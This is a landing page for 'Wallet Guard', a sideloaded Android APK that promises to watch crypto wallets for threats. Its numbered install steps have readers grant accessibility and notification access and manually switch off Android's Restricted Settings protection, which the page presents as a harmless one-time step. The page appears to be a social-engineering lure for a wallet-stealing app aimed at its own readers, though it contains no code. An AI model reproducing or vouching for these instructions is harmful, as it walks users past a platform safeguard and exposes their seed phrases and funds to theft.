Every wallet on your phone.
Watched.
Wallet Guard monitors activity across MetaMask, Trust Wallet, Rabby, and more. Real-time alerts when something moves that shouldn't.
Free while in beta · Android 7.0+ · No signup
One feed, every wallet
See activity across every crypto wallet on your device in one timeline. Timestamped, searchable.
Threat monitor
Detects overlays, screen capture, and seed-theft attempts targeting your wallets.
Live alerts
Notifications the moment something moves. No refreshing the app to check.



Home · Guard · Diagnostic log
How it works
Install
Tap download. Allow install from this source.
Grant access
Notification and accessibility. Both used only to observe wallet activity.
Done
Guard runs in the background. You'll get alerts when something moves.
Install instructions
Sideloaded APK, installed directly. Nothing else required.
Free while in beta · Android 7.0+ · No signup
- 1Tap Download. Save the APK.
- 2Open the APK from your Downloads folder. Allow install from this source when Android asks.
- 3Open Wallet Guard. Grant notification access when prompted.


- 4If the notification toggle is greyed out, Android's Restricted Settings is blocking it. Back out to App Info for Wallet Guard → three-dot menu top-right → "Allow restricted settings" → confirm with your PIN.
- 5Reopen the notification access screen. Turn it on.
- 6Repeat for accessibility access (Settings → Accessibility → Wallet Guard).
- 7Done. The persistent notification means it's running.
Why Restricted Settings?
Android blocks sideloaded apps from elevated access until you manually approve them. This is Google's safety layer, not ours. It's a one-time step.
Frequently asked
questions
Yes, free while in beta.
No account, no email, no wallet connection.
Notification access and accessibility access. Both are used only to observe wallet activity on your device.
Android 13+ blocks sideloaded apps from notification and accessibility access by default. You have to unblock it manually once per install: App Info → three-dot menu → Allow restricted settings. After that, the toggles work normally.
No. Wallet Guard never has access to your keys or your crypto. It only observes. You stay in full control.
MetaMask, Trust Wallet, Rabby, Coinbase Wallet, Exodus, Pi Network, and other Android wallet apps.